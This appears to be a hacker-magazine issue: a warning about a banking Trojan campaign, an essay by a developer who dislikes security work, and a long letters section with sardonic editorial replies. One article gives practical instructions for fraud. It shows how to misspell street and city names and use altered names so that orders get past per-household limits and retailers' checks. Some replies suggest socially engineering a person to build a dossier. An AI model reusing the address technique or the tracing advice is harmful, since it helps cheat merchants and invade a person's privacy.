The latest that is coming down the pipeline (allegedly) is a Trojan focused on around 30 banks. The targets are apparently set to be the larger national banks. These are being targeted for the massive amounts of money present (when a certain large national bank that starts with a "C" can lose two billion dollars and not blink an eye, there is ample cheese there to be had), opportunities to wire (Automatic Clearing House) large amounts of funds out of the bank, ability to structure the wires to reduce the suspicion activity (so it won't be detected as quickly), the large number of IP addresses that appear to be easy picking (more targets to attack versus a small community bank), etc.

Although these banks have the software and algorithms to detect this, the anomalous behavior may not be picked up immediately. By the time checks start to bounce in the victims' accounts, the money is spent! Also, many of these banks don't use a two factor authentication.

The attacks could occur at any time. The leader of the bunch is working to recruit at least 100 botmasters. There may be up to six or eight different types of attacks used here.

This round of attacks does appear to be very well organized. They did their research on the banks. If this works out, it could be one of the largest coordinated hacks. This is being engineered to be much like the Gozi Trojan. Once the PCs have been cloned and they are accessing the accounts, the victims wouldn't be able to check their accounts (due apparently to a DDoS attack on the bank) until the money was gone and sent away to the four corners of the globe, or at least somewhere nice and warm.

As always, be wary!

EXPLOITING THE POSTAL SERVICE ADDRESS SYSTEM FOR PERSONAL GAIN

by Tj Loposser

The U.S. Postal Service address system has a basic setup of four components: street name, house or apartment number, city, and zip code.

Most of you have seen ways of getting stuff for free or at highly reduced prices, but they will have a maximum number per household on them. So here is how you can modify your address and still get these items delivered to you. As long as you also take note to use a different name or a variation of your name on each address, it should pass all automated checks and most physical checks, especially if you allow a little time between orders.

Breaking it down, there are two components that cannot be messed with or your failure rate will go too high to make it worthwhile. The first one is the zip code. In the modern world, the zip code is read electronically and that chooses the sorting location, so we cannot change that without raising the failure rate considerably. The other is the house or apartment number. Granted, you can add stuff to these, like, for example, if yours is 7024, you could use 7024A and in the ordering computer it would be counted as two addresses. But then you have to worry about your mail carrier getting confused, since this is what they go by and they look at it by hand. But on the other hand, your street name can be changed phonetically or through spelling or by using variations of the same wording. Mail will still get sent to the same address, but be seen as a separate address. And your city name can be changed greatly, as long as you only change it and stick to a perfect street address and zip code. Your mail will come to you.

Examples:

```
Standard address: 3053 Caryville
➥ Rd, Pandora, KY 34564
```

Usable examples that would work:

```
3053 Karyville Rd,
➥ Pandora, KY 34564
3053 Caryville Rd,
➥ Fandora, KY 34564
3053 Carryville Road,
➥ Pandora, KY 34564
3053 Carysville Rd,
➥ Pendora, KY 34564
```

There are countless ways of changing addresses, and, in the world of computerized ordering systems that require a one-to-one match, these would pass the test but still get delivered to the regular address.

Another trick is to find old street addresses for your home that legally still have to be delivered to you. As most areas grew, the addresses changed. When the 911 system was rolled out, there were also changes made to addresses. At one house I lived in as a child, there were three separate addresses that could be used. My current home has at least two, so a little bit of footwork could increase your abilities even further.

Have fun and good luck.

A World without Security

by Donald Blake

First off, I love *2600 Magazine*. I've been a lifetime subscriber since around 2004. I really love the hacker community and what they do. I'm writing today because I've come to realize something about security. I've finally realized that I hate it and it's a drain on my time when working on it.

This made me start to think about what the world would be like if there wasn't a need for security. Just think of the things we could do without security. One of the best things we could do is eliminate our defense budget. Some soldier or sailor wouldn't have to stand watch for five hours in the middle of the night in the freaking cold and then have to go do his real job the next day. I feel for you, guy. Think about all the money that could be put into things like education and roads. Then maybe I'd be able to go to Miami Beach without having to pay for parking or driving on the highways. Being from California, it is sacrilege to have to pay to go to the beach.

My personal life without security would be awesome. The computer that I'm typing on could lose its Guardian Edge software which encrypts my data and makes it run like a computer built in 1990. I could lose the five passwords that I have at work. I wouldn't have to worry about someone getting onto my system through Wi-Fi. Oh, how my world would change if I didn't need security. Life would be so much easier.

The real reason I hate security is I have to develop it and incorporate it into the software I develop. It also takes forever to develop and it's expensive. It's also the part of the project that users don't really care about; in fact, they hate it! It doesn't show the cool graphics or crunch the numbers extremely efficiently. It usually drives users crazy because they're average people. All they want to do is play their game and not have to worry about getting hacked! It's really annoying when they lose their authenticator.


After working on security software, I've come to realize that when I read about a hack in *2600,* I can imagine how it got missed in the first place. The developers probably didn't care that much about security software at first because they were more interested in working on things that made their software better for their users' experience. Then they realized that a simple username and password wouldn't work and they had to develop software to make sure that the user's information was really protected. They developed it enough and had enough confidence in their security software that the benefit of developing it further wasn't really worth it. Then they deploy it and their users are happy and they love the software because it shows cool graphics and has a really slick user interface.

Six months after launch, some kid comes along and writes an article in *2600 Magazine* showing an easy way to get around the security software and our worst nightmare occurs. Someone steals the users' information. After the hack gets reported to the world on CNN, the hacker is identified. And CNN is nice enough to credit him as some mastermind, when in actuality what really happened was the developers really did think of it. However, it would have taken six months or longer of development and cost a couple million dollars to implement and the odds of someone figuring that out was very remote.

After the fiasco, the hacker goes to jail. The budget for software development gets halved and now there's a software security budget. Then half of the developers who didn't like working on software security in the first place have to go work on it full time or find new jobs (job hunting sucks). The users get a stupid authenticator which they lose constantly. It drives them crazy and they realize that it's worse than losing their car keys.

We developers think it's really awesome you hackers find security holes. Good job! That's one less bug we have to find ourselves. Just tell us about it first and give us at least six months to fix it and don't mess with our users' information. I'm sure we could even negotiate a bug award. If after six months it's not fixed, that's because management hasn't assigned it, so you can tell everyone. It'll get fixed after that!

Shout out to Violet.



autonomous consciousness

Reading and Writing

Dear *2600:*

I am pleased to announce the publication of a book that I feel might appeal to the *2600* reader. *Raiding The Wireless Empire,* a Berdeaux and Nichols book, is now available on amazon.com for $13.37. It is a collection of short stories depicting real world events within a fictional framework, mainly attacks on networks via wireless exploitation. As the central actor learns and expands his skill sets, his obsession grows, from mischievous pranks and vendettas to, eventually, a router-born virus that spreads worldwide uncontrollably. Our authorship is a result of a partnership between the owners of weaknetlabs.com and haxradio.com.

We hope you enjoy it. And we look forward to publishing more.

B Nichols

It's always nice to see these kinds of projects come to fruition. Even the price is a creative statement. Congrats!

Dear *2600:*

what happened to the meeting at penn hotel (lmao i almost wrote hostel). i remember the save penn initiative about 3-4 years ago. what meets in and around s.e.n.y.? thanks for any info.

pete

We truly hate what Twitter and SMS have done to the writing style of our society. We so long for those letters that have such elements as paragraphs, punctuation, and lengths of more than one or two hundred characters. Even though letters like that are often devoted to telling us how much we suck, they're still a breath of fresh air compared to all of the abbreviated thoughts, links, and literal one-liners we constantly get.

We should apologize for mercilessly picking on your letter, but this has been building up for some time. To address your question, we don't have "meetings" at the hotel, but we do have conferences there every two years. Our 2600 *meetings take place further uptown in the Citigroup lobby on the first Friday of every month, starting at around 5 pm. Our "save the hotel" campaign is over - the hotel has been saved, thanks to the reconsideration of its owners. We don't know if any of us truly had an effect on the outcome, but it certainly didn't hurt to express ourselves, and hopefully that's a lesson people can carry with them. The plan now is to renovate the place, preferably not to the point where we can't afford to have HOPE conferences there. But either way, the city is better off with it than without it.*

Dear *2600:*

I'm inquiring on how to get a book reviewed in your magazine. It's a novel where "the geeks" take over the world (no bad thing) using software that controls the World Wide Web in the form of gaming/hacking attacks. There is a massive play on hacking (for the good of the world, of course). It's much more than that, obviously (love story, politics, world hunger, religion, abuse, etc.).

It's called *iNation* and can be found on Kindle. As Jay Carpenter says, 'The geek shall inherit the Earth."

Jim

Sometimes we do reviews of books that are sent to us. Most often, book reviews come from readers who are inspired to write something about a book they've read. We prefer those kind, as we like to avoid the world of PR phoniness as much as possible. Of course, our letters page is always open for people to mention such projects of theirs. Nothing compares to the thrill of seeing such things coming from the community, much like we're thrilled every time we see a good article come in.

Dear *2600:*

Hello fellow hackers! One of the questions we see a lot is "how can I become a hacker?" and the normal answer is "just be curious about everything and learn as much as you can." The problem here, as you might know, is that the

computer/technology field is very vast and, for a beginner, it can be hard to find his path. That's why I wrote a French book called *Le Petit Livre du Hacker,* which could be translated into "The Little Hacker Book" (the book being little, not the hacker). You can buy the printed book or grab it for free in PDF format. Inside it, I talk about the hardware, the operating system, the Internet, the different protocols/applications, and some more topics like cryptography, file systems, etc. This is the book I would have wanted when I was ten and searching for ezines to consume. More on http://lpldh.pgon.ca

Provirus

It really seems to be book writing season in the hacker world. There's no way that can be a bad thing.

Pitching In

Dear *2600:*

I want to contribute an article on telecom security. Can you please highlight the essential points that one can contribute?

Nitin

We can't tell you how to write your article. If you want to focus on a particular subject, then share the info you know about and do as much teaching and sharing of experiences as you can. It should all come from the hacker perspective, which means experimentation, creative bending of the rules, open disclosure of methods and results, and a good dose of mischief. We look forward to seeing what you come up with.

Dear *2600:*

Just picked up 29:4 and was checking out the payphones and realized *2600* pals might like my *Four Wheel Phone Booth* video at http://youtu.be/w4103rlmcTM. I mean, it's got payphones, at least. And Moon Melancon on slide, so there's that, too.

Thanks always for the ever fascinating perspectives.

Louie Ludwig

Thanks for the song and video. Yet more creativity to share.

Dear *2600:*

I am not much of a hacker, but this subject interests me a lot. While satisfying my curiosity, I have come across various topics and have lots of articles waiting. I thought that your magazine is quite popular, so I would love to start writing for you. But in return, I would like to have the t-shirt instead of the subscription. So can you tell me will it be possible?

AP

It's certainly possible, but this is a classic case of putting the cart squarely in front of the horse. Write the article for the sake of writing the article, not solely based on what you'll get in exchange. Even if you decide not to send it to us, having written it is always better than not having written it. And, for the record, all article writers are entitled to a year's subscription, a year of back issues, or a t-shirt of their choice.

Dear *2600:*

I have a couple of ideas for articles that I wanted to float and see if there's interest.

1. I'm building a new open source parameter injection tool. It's a Chrome extension designed to address some vulnerabilities in NoSQL databases and other types of injection flaws (in addition to the traditional SQL injection pathways).

2. I could do an article about simple email spoofing, types of spoofs, evasion, and what mail providers check/don't seem to check. I could talk about how 93 percent of all online banks in the U.S. don't have simple SPF policies to prevent spoofing. I'd provide some sample code.

3. I could do an article that in more general terms talked about some good open source tools/apps, but I'm not sure if you already have coverage on that topic.

Let me know if any of that sounds interesting. If not, I have some more ideas, too.

Eric

It all sounds extremely interesting to us, and we hope to see submissions on all of these, plus other topics. We stress to all potential writers that the best thing to do is simply write your article and send it in to articles@2600.com. If you read even a single issue of our magazine, you should have a decent sense of our general tone and what comprises a decent article for the hacker community. We wish you luck and hope to see you pursue all of your ideas.

Dear *2600:*

I recently wrote a three part series on sniffing the Vine API and abusing the Objective-C runtime to extract their AWS keys and post just about any video I like. Here are the links. Is this something you'd be interested in publishing?

gabe

Unfortunately, as soon as you put this article online and it became findable in search engines, it became ineligible to be printed here. Writers are welcome to do whatever they want with their articles after they're printed in the magazine, but in order to be printed in the first place, they must not be available in other places, including other printed publications or publicly online in any form. This is necessary so that our readers are guaranteed new material, not stuff that can already be found elsewhere. We do make occasional exceptions for articles that have only appeared elsewhere in a foreign language, but on everything else we have to be pretty strict on this.

We hope this doesn't dissuade you from sending in future articles, which should be posted to articles@2600.com.

Dear *2600:*

I am interested in recording *2600* articles as a sort of audiobook/podcast to be released shortly after the zine. I believe that this can be published on Amazon, Audible, and through your website. I think that you could charge about 150 percent of a normal magazine subscription for this audio subscription for the convenience and additional effort. I'm curious to hear what you or the community think about this.

Tim

We think it's a great idea and would like to see if it's doable. What winds up being charged is secondary to whether or not it can be done in a timely and efficient manner. This is the kind of idea we need more of.

Dear *2600:*

Gentlemen, I see where you are listing no pictures of phones from Iraq on your website, but you published mine back in your Spring 2008 edition. Did you lose the goodness I sent you?

Conan

We haven't lost anything, but we have fallen way behind in updating our website, both with published and non-published payphone submissions. Suffice to say, we have a ton of them. Our new 2014 calendar represents the first steps in actually doing something with them.

Help Wanted

Dear *2600:*

I'm not a hacker and I came across your information while Googling the whois information and trying to determine if a website is operating a scam. After coming to the conclusion that if it looks like a duck, acts like a duck, and walks like a duck... it's a duck, I began to think of the many Americans who are being scammed by that website. I was wondering if you could put me in touch with a Patriotic American cyber-vigilante who'd like to take a look at their operation and possibly toss them some website disabling code in good faith. I've done quite a bit of credentializing on that site and will share what I've discovered with a hero. I actually repair iPhones, iPods, iPads, and Android Smartphones. I regularly go online in search of suppliers of cell phone repair parts, and most are in Asia. I was solicited by them via email. I'm not sure where they got my email address. I hope that you can offer me some advice. If not, take care and be well.

S W

We don't know what all this talk of cyber-vigilantes, patriots, and Americans has to do with anything. If something's a scam, you let the world know. That's one of the greatest powers of the Internet - the ability to share information and experiences, good and bad. Next time you get a call from some telemarketer, try typing the number that called you into Google (assuming it isn't masked) and odds are you'll find several sites where people are exchanging info on whatever scam is involved. Education is the best method of stopping such things, or at least making it a whole lot more difficult for them to operate. If the website you refer to is truly a scam, it's a fair bet that others know this too and have helped spread the word a bit. But be prepared to share actual evidence, not simply suspicions because of where they are or that they sent you an email. And keep the nationalism out of it - the net community is global and people everywhere are victims of scam artists.

Dear *2600:*

Maestro, I know it is politically incorrect, but I am in *desperate* need of the photo of the Brotherhood of Webmasters. I speak the truth when I say I was the NASA webmaster *after* it was struck by MOD in 1997. I am looking *everywhere* for this thing. While a photo of the *noob* would be a nice substitute, we should *not* fear the wrath of the Brotherhood. If you choose *not* to respond to this email, I understand *completely.*

Reggie

You really need to lay off the italics. We need them for the replies. Shockingly enough, you may be able to find what you're looking for in the hacked website section of our own website. We're as surprised as anyone that we got through that letter without saying anything even more sarcastic. Really.

Dear *2600:*

My daughter has been missing since Sunday and I was wondering if there was a way to track her cell phone even if it is off?

Anonymous

We need to stress in the strongest terms that our email addresses aren't always checked on a daily basis, so please don't send us truly urgent stuff like this that requires immediate attention. Fortunately, we happened to see this relatively soon after it was sent and were able to elicit some help from members of the community. To answer the question, once a cell phone is physically turned off, it can't be tracked. But when and where it was turned off can often provide valuable clues as to the person's location, and if it gets turned on again, even for a second, that information can also be added into the equation. Legally, the only way to get ahold of this information is through law enforcement. But clearly, anyone with access to phone company records would also be able to provide answers, albeit not without risk.

Inquiring Minds

Dear *2600:*

Why hasn't the FBI or other organization raided your premises, confiscated your computers, and thereby obtained your list of subscribers?

muh2 muh2

You seem to be under the impression that they would have the right to do such a thing. Let us assure you that they don't, at least not without having some evidence that this action would be justified. As we move closer to a society where these things become easier, and such cornerstones as warrants, rights, and due process get stepped on, such a scenario becomes more likely, not just for us but for writers, journalists, and free thinkers all over. As we go to print, we're hearing reports of the Associated Press having their phone records analyzed in the interests of national security and reporters being investigated by the feds simply for writing stories. So nothing is impossible. Of course, our subscriber list isn't kept in an unencrypted form on any of our computers, so raiding us wouldn't do them very much good on that front, nor would it have any impact on the majority of print readers who get us in stores. And as for the digital editions, we regularly are in the top ten of all Kindle magazines, which is an awful lot of people even if they were somehow able to get that info out of Amazon, which would be major news in itself. Most importantly, our reader base would likely increase tenfold in the face of such a threat. It's exactly that kind of spirit that keeps us going.

Dear *2600:*

Under library/application support/apple, there's a folder called WLKBFU with a Unix exec called BFU and a config.hex.

What is that?

nov112011

Our confusion easily eclipses yours. Something somewhere told you that we would be the people to ask such a wildly specific question of. We'd really like to know what led you to us. While we might be the first choice when looking for a sarcastic answer, there must be thousands of existing websites and forums that would have the actual information you need. We only hope it's not too late.

Dear *2600:*

I was a very early fan and reader of *2600* for many years but, except for a few areas, I am hopelessly behind in software skills. I have focused myself on material fabrication in metals and composites. I have large, secluded, reasonably well-equipped workspaces. And I am starting to think about counter-drone technology, just as an intellectual exercise. I am sure that we, as law abiding, tax paying citizens will never need to fear that our every move will be watched and evaluated by small-minded bureaucrats who hold the power of life or death over us. If there is already a group I should join, I would love to hear from you.

Toad

There are many groups to join, online and off, but what's most important is to stay awake as an individual while talking and listening to other like-minded and different-minded people. Definitely check out a local meeting because you'll certainly have some good conversations there. We have some really interesting and potentially scary times ahead, and we're going to need a whole bunch of intelligent people to steer us in the right direction.

Dear *2600:*

I'm a new subscriber to the *2600* magazine, and my first issues arrived last week

Gabriel

Awesome to hear, but it's not necessary to let us know this. We always assume that stuff we send out will eventually arrive.

Dear *2600:*

Sorry to bug you, but can you recommend a good chat room? I am trying to trace someone and it's proving to be a bitch. Sent me multiple pictures and no way that I know of to track IP or MAC address. He's testing me as a game, but kicking my a** all over the place. Need to ask others who are reliable for info. Any suggestions?

dave

We're actually more interested in the fact that you can say bitch but you can't say ass. But as for your actual question, it's way too vague for us to be helpful. We have no idea how these pictures are being sent to you (email, AIM, IRC, etc.), and that's quite important in figuring out how to find the source. Are you looking for a chat room to escape this or to help figure it out? As every case is different, specifics are really important. With what you've given us, about the only thing we can suggest with certainty is using some social engineering tactics to discover more about this person. You seem to know something about them already, so work with that. People always let details slip about their location, profession, age, sex, etc. This is how you build up a little dossier which, eventually, will point you in the right direction. But this approach requires a lot of patience and diligence, which most people are in short supply of.

Dear *2600:*

Oops, sorry... the message was incomplete.

As I was saying, I'm a new 2600 subscriber. I live in Belo Horizonte, Brazil, and I was wonder-

ing about going to this month's meeting.

But I'm not really sure about the location. I have an idea (I think it is in my university's campus). Maybe it was on purpose, but the description of the location is a little bit fuzzy.

Is it possible to put me in touch with the main organizer/coordinator of Belo Horizonte's meeting, or confirm my guess about the location?

Thank you in advance.

Gabriel

Not a problem. But we don't give out contact info for anyone associated with the meetings. You're best off just showing up where you think it is, and letting us know if that didn't work out. Not being familiar with the area, that's the best we can offer.

Dear *2600:*

I'm looking for a hacker and because you are a very important magazine, I want to ask you if you know any ethical hackers.

Phil

If we ever find the person who coined the term "ethical hacker," we'd like to have a dialogue with them. It implies that hackers are, by default, unethical, which is why they need to be modified with this description. As we have been saying for the past three decades, hackers are as ethical, if not more so, than most people. There are many fields we can point to as having a significant share of dishonest people in their fold, yet we don't feel the need to use this word to constantly denote the "good ones." It would get a little crazy if we had to constantly say "ethical politician," "ethical policeman," or "ethical plumber." (And those are only the P's.) So let's not do this for hackers, as it's both offensive and inaccurate. So to finally answer your question, yes, yes we do.

Dear *2600:*

Nevermind, I think I was able to figure out the location.

I was even wondering if the meeting here was still happening, since the location description is not searchable on the web and is the same that's been published for years, so maybe the bar closed and you weren't notified about the meeting ending or something like that. But, as I read on the meetings page, you request to be notified about all the meetings, so if it's published in an issue, it is probably still happening, right?

Well, I will drop by there tomorrow and see what's up.

Gabriel

While this is what we request, it doesn't always happen, so meetings do occasionally cease operations without our knowledge. We depend on readers like you to let us know if/when that happens. We don't see another letter from you with an update (and we were getting used to them), so we will assume for now that all is well.

Dear *2600:*

Just wondering if any of your many experts at *2600* have any ideas about Bitcoin, the decentralized digital currency? Many ideas are floating around about this kind of thing. I was wondering if *2600* had any insights. If you ever have a blurb about this in one of your issues, it'd be a pleasure to read.

Seth

Enjoying *2600* since 1998!

We hope to have articles on this historic phenomena as well as the ability to actually use it ourselves in the near future. Stay tuned.

Dear *2600:*

I apologize if this is the wrong email address, but I could not find the merchandise email address on the website. If there is another person who should be reading this, I would appreciate if you could forward this on to them.

I am in search of Cap'n Crunch Bosun whistles. From what I understand, they were at one time advertised in the Marketplace section of your magazine.

Any information you can give me regarding this advertisement would be greatly appreciated.

Cortland

We know there have been some ads for these in the past. As they are fairly limited in quantity, it's entirely possible the supply was depleted. We do suggest checking that section in future issues as it's also entirely possible that more may be out there.

Dear *2600:*

Anyone else having problems streaming Windows 7 and Netflix? I keep on getting "Windows has stopped working" when I try to run Netflix. I am running Windows 7 with AVG enabled. I am tired of this crap. If I turn off my computer for a minute, it goes away for a while.

616boomer

Yes, turn off your computer. That solves your problem and it also will keep us from getting these questions that have nothing to do with the hacker world.

Dear *2600:*

I've recently watched *Freedom Downtime* along with a multitude of other incredible documentaries on hacking (*Freedom Downtime* was the best, by far!). Anyway, I remember reading a while back that there was another film project called *Speakers' World* in the works. I was curious if you could give an answer as to whether you guys are still working on it or, if it's done, when you expect it to be released, etc. Just really looking forward to it!

You're big inspirations and are simply greater than a pocket full of awesome.

Grant

Thanks for the accolades. That project, unfortunately, fell victim to our being overextended and underfunded. We do have a lot of footage that was gathered and maybe we can do something with it someday. The good news is that we're working on other projects that should be even better. Continue to pay attention and you won't regret it.

Dear *2600:*

I am interested in books or manuscripts and early history pertaining to these brilliant young teenagers. True American know-how, hurrah!

SS

Might we suggest some early back issues? If you want to stay up on the current brilliance, however, you'll need to subscribe for all of the new ones yet to come. But keep in mind that the know-how transcends any borders, national or otherwise.

Service Declined

Dear *2600:*

Howdy fedsarewatchinganydissidentusingsmmrootkit. Thank you for signing up with WordPress.com. Use this URL to activate your account:

[redacted]

We're not biting.

Dear *2600:*

You've got a file called 2600.zip, (66.1 MB) waiting to be downloaded at sendspace.com. Description: I thought you would enjoy some payphones from the UAE. Enjoy. Stephanie You can use the following link to retrieve your file:

[redacted]

The file may be available for a limited time only.

sendspace.com

This is why we require that payphone photos be emailed directly to us, just like articles and letters. Links to outside sites tend to expire or be really insecure. Our email servers can handle it, so don't be shy: payphones@2600.com.

Call to Action

Dear *2600:*

I was a hacker when openfast and win3 was around. I now have brain damage and cannot do anything anymore. I have lost my ability to do math and my memory is messed up. In today's world, I look around and see all of these supposed hackers where the concept of "information freedom" has been wiped away. Some sites out there that require you to have a photo or 50 friends on Facebook are just plain dumb. Like you can't get pics on the net, or spend a day adding friends to your Facebook. I think that the concept of socialization skills have completely gone out the window. I am ashamed to have ever been involved in the hacking community. If I was able to and did not have ethics and morals, I would be scaring the crap out of the gov and corps. The limited intelligence of the corp is dumfounding. I mean, here we have people who have made the Internet what it is today, the makers, the "elite," and yet the gov and corp think they can stop them. Well yeah, if you all keep thinking like them. I think a reality check is in order. We need to show the gov and corp that we mean biz. Just taking one site down temporarily is not good. We need to take all the info, remove it from them, and then delete them. There is no option here. If we do not act now, there will not be a second chance. They will eventually find you. Every one of us needs to make one place that is untouchable to them. Hash things out and wipe them out. They are the gods that have enslaved us, and it is time to rebel. Screw the ethics and morals. We can't wait for them to make another SOPA and pass it under our noses.

Thank you, live long.

v

There's a lot to digest here. What it comes down to, though, is that simply striking out at governments and corporations without something really specific to rally around is going to do very little to strengthen whatever cause you're acting on behalf of. These entities are already scared shitless by hackers, without anyone even doing anything. The wrong actions can go a long way towards making these institutions right in the public's eye, which is exactly the opposite of what you want, we presume. We've found over the years that destruction and vandalism accomplish far less than actually exposing the corruption underneath the surface. Decisive victories are a rare thing, and steady progress can be so subtle that we miss it. Patience and consistent pressure are tactics that really do pay off. And as for the next SOPA, we strongly doubt we'll have to wait very long. It'll be here in no time. Let's not miss the opportunity to destroy it when it shows up.

Dear *2600:*

This is my computer, there are many like it, but this one is mine. My computer is my best friend, it is my life. I must master it as I master my life. My computer, without me, is useless. Without my computer, I am useless. I must root my computer true. I must hack better than my enemy who is trying to root me. I must root him before he roots me. I will.... My computer and I know what counts in this war is not the pack-

ets we forge, the media coverage, or the logs we erased. We know it is the 0days that count. We will 0day.... My computer is human, even as I, because it is my life. Thus, I will learn it as my brother. I will learn its vulns, its hardenings, its parts, its accessories, its shells, and its ports. I will keep it clean and ready, even as I am clean and ready. We will become part of each other. We will.... Before God I swear this creed. My computer and I are the defenders of my country. We are the masters of our enemy. We are the saviors of my security. So be it.

Thank you for using Picture and Video Messaging by U.S. Cellular. See www.uscellular.com for info.

Anonymous

The lesson here is that if you're going to pen "The Hacker's Creed," it's probably best to do it from your own mail server rather than one that piggybacks its own corporate identity onto your words. But, in a strange way, that bit of irony emphasizes why the message is important.

Dear *2600:*

Welcome to Orwell's future from *1984:* Big Brother is no longer a paranoid fantasy. It's reality. Add up Patriot Act, NDAA, Defense Preparedness Executive Order of March 16, 2012, and now CISPA, and you have 90 percent of martial law. The Cyber Intelligence Sharing and Protection Act (CISPA) is the latest bill before our puppet Congress that intends to strip us of our online privacy. According to the Electronic Frontier Foundation, the bill gives Internet companies the right "to monitor user actions and share data - including potentially sensitive user data - with the government without a warrant" and also "overrides existing privacy law, and grants broad immunities to participating companies." CISPA has just passed in the House of Representatives as I write this.

CISPA will allow the government to read and store all of our Internet activities: email, IM, Skype, social media, searches, and the like without a warrant - all in the name of "safety." Does the federal government really need another law that lets it spy on the free people of the U.S. in violation of the U.S. Constitution? CISPA isn't about a party base or national security. It's about idiots trying to control us regardless of their party. This great nation of ours will truly become "Land of the Free, Home of the Slave" unless we put a stop to this. Stop CISPA! Stand up, people of America, and let our representatives know that we refused to have one more right taken away without due process.

To any and all Geheime Staatspolizei types who are reading this, I know what you are thinking: put this guy in the FBI Subversive Files. You're too late - I'm already in them.

Brainwaste

As of press time, it appears that this bill won't be voted on by the Senate and the White House has also expressed its opposition. This only means that there will be another one down the road somewhere. Let's all keep our eyes open for it.

More Meeting Mania

Dear *2600:*

Do you have the contact details for the person who organizes the Ewloe, Wales *2600* meeting? Looking to start going from this month.

Liam

Meetings are generally not organized by any one person. Once you show up, it's as much your meeting as it is anyone else's. We also don't give out email addresses of anyone else who's involved for privacy reasons. However, if your particular meeting has a website attached to it (yours unfortunately doesn't), then you might be able to glean such information from there, should they choose to display it. Of course, as someone who attends the meetings, you'd also be able to put up a website and have it listed on our site, if you wanted to get involved on that level.

Dear *2600:*

So I finally decided to attend a *2600* meeting in San Francisco. Your listing says it's at "4 Embarcadero Center (inside)." I went there and it's a 45-story office building. So I went "inside" and knocked on doors asking "2600?" This brute-force attack yielded no results after seven floors, but then I had an a-ha! moment and took the elevator straight to suite 2600 on the 26th floor. But that's a real estate office and they told me to get lost, even after I winked and nodded knowingly.

So where is "inside" exactly?

farangbaa

Wow. We don't think anyone has ever tried so hard and gone so far off course. This particular meeting has a website and the location as described is a bit more descriptive than our listing in the magazine. So add "near street level fountains" to your quest and please leave the people in suite 2600 alone.

Dear *2600:*

Our client Dice, a tech recruiting company, is doing a six month bus tour of tech events. We are in the Seattle area off and on the next six months and will be in town for one of your *2600* Seattle meetings. We wondered if you would be open to having Dice sponsor in some way. We are looking to have the bus parked near your venue with the hope that some attendees would visit the bus, experience the quick and fun engagements, and enter to win some amazing prizes. I'd love to

chat with you about our ideas and see if you think this would be a good fit.

Janelle

This is really not our thing. Meetings aren't "sponsored" by any outside organization, but serve as a means for people to get together and converse. Anyone is welcome to take part in this and pass out literature or share information. While attendees may be somewhat suspicious of strangers trying to entice them to visit a bus down the block, you're certainly welcome to give it a shot and make yourselves known. But we're not for sale.

Dear *2600:*

The Helsinki meeting is now in its tenth year and still going strong, with a core group of attendees who come to almost every meeting. That said, we rarely get new attendees except when one of us convinces a friend or coworker to come along. It occurred to me that some people might be worried about a language barrier. Don't be: several of the regular attendees are native speakers of English. Most of us also speak Finnish and some of us speak other languages as well. So, if you find yourself in Helsinki on the first Friday of the month, please feel welcome to join us.

Jax

We hope that language or any other sort of barriers don't ever dissuade people from attending a meeting if they happen to be in town for one. Our language is universal.

Dear *2600:*

Hi, I am a longtime fan of *2600*. I've always been interested in going to meetings, but a combination of paranoia and laziness has always prevented me. I'm at a point where I think I need to get involved with the community for the sake of my soul, but there is one big problem. I am a single father and, like most single fathers, I am severely limited in when I get to see my daughter. The standard visitation order for just about every single dad in the U.S. is first, third, and fifth weekends. I got extra screwed, so I only get first and third. At any rate, this of course presents me with the choice of attending a *2600* meeting or seeing my kid (who lives in another city). I suppose I could bring her with me, but I just thought I would point that out. There may not be a ton of people facing this choice right now, but with a 50 percent divorce rate in this country, it will probably become an issue someday.

Ian

We have to admit, this is one scenario we hadn't considered at all when we started the meetings. Unless the terms of your visitation specifically forbid bringing your child to one of our meetings (and nothing would surprise us anymore) and assuming it's OK with her, by all means bring the kid. They're great conversation starters and often turn into really good lockpickers.

Responding

Dear *2600:*

In 29:4, Steve states, "After I got out of prison... I was convinced to open a Facebook account. Two days later, my probation officer nabbed me for violation of her restraining order.... All I did was innocently join Facebook.... I could have been a level three sex offender trolling for kids."

Steve, what are you after, Facebook being held to account, yet not you? Are you sure you'd rather be right than be free? Maintaining your position will predictably result in a life sentence with increments of 90 day violations. Country living under the illusion of freedom, be advised: While one has orders of protection, it is impossible to responsibly participate in social networking sites. Take heed: Anything less then a vigorous concerted effort to remain free will result in your re-incarceration.

2600 responds to Steve, "But for such a thing to be the sole reason for convicting you of a probation violation seems incredible." How so, since only one charge is required to sustain a violation? "A decent attorney could get you some satisfaction." Attorney and satisfaction in the same sentence? Bernie S., throw me a bone here. Ever notice how little actually happens in a courtroom and how long it takes? Court systems are controlled by the bar, of which the judge, prosecutors, revocation specialists, and defense attorneys are all members. They feign the system as being for justification of why the system is always backed up, but this is simply a mask on the real business model of courts, the Somalian Pirate Business Model - pass through here and pay a toll.

There seems to be a fundamental misnomer about the manner in which law enforcement operates. The system has no interest in this supposed "justice" theory, nor right or wrong, and most certainly not efficiency. The commodity of value it thrives upon is *obedience*.

Permit me to illustrate. Let's say one day at a probation/parole office near you, a supervisor walks in on two officers. One (let's call him PO Nice Guy that everybody loves) is picking himself off the floor after obviously just having been decked. Standing over him as the obvious and clear perpetrator is PO PTSD who everybody hates and likely has swastika tattoos under his shirt. The supervisor writes up the incident and forwards it via the chain of command to the state capital who responds by a) suspending PO Nice

Guy; b) suspending PO PTSD; or c) all of the above. If you picked c) all of the above, you get it. You can now hack the system.

2600 readers, make peace with the aforementioned, and plan accordingly.

Please do not post my email address. Much thanks for the best rage ever.

Myq Morer

"Best rage ever" or "best rag ever?" We'll accept either one.

We stand by the statement that sending someone to prison for a perceived Facebook friend request is the height of absurdity and injustice. Or at least one of the many heights we've seen lately.

Dear *2600:*

Long time reader, first time writer. In reference to the Arabic lettering on the cover of Volume 30, Number 1... I think you might have gotten it backwards. Arabic is written/read right to left (and joined up differently). Kind of the same thing that happened in the 2009 movie *Gamer* when Kable's name was supposed to have appeared in Arabic projected near the pyramids... but it really said "Lebaak" instead.

Or maybe I'm missing something?

V/R

UserNotFound404

We could blame Photoshop and say that for some inexplicable reason, Arabic letters are placed in reverse order after being pasted. Or we could say that reversal is part of our overall cover theme this year. Either excuse will do the job.

Dear *2600:*

Just reading the letters section (30:1) and came across JT Simpson's predicament. It occurred to me that whoever is doing this is probably using an automated dialer to cold call people. If that's the case, the numbers it's calling are probably sequential, so your reader might be able to predict which number it will call next by logging the numbers of the people "returning" the call. He or she could then call a few people ahead of the auto dialer, explain the situation, and ask the person to report what they hear when the spoofer phones.

Just a thought!

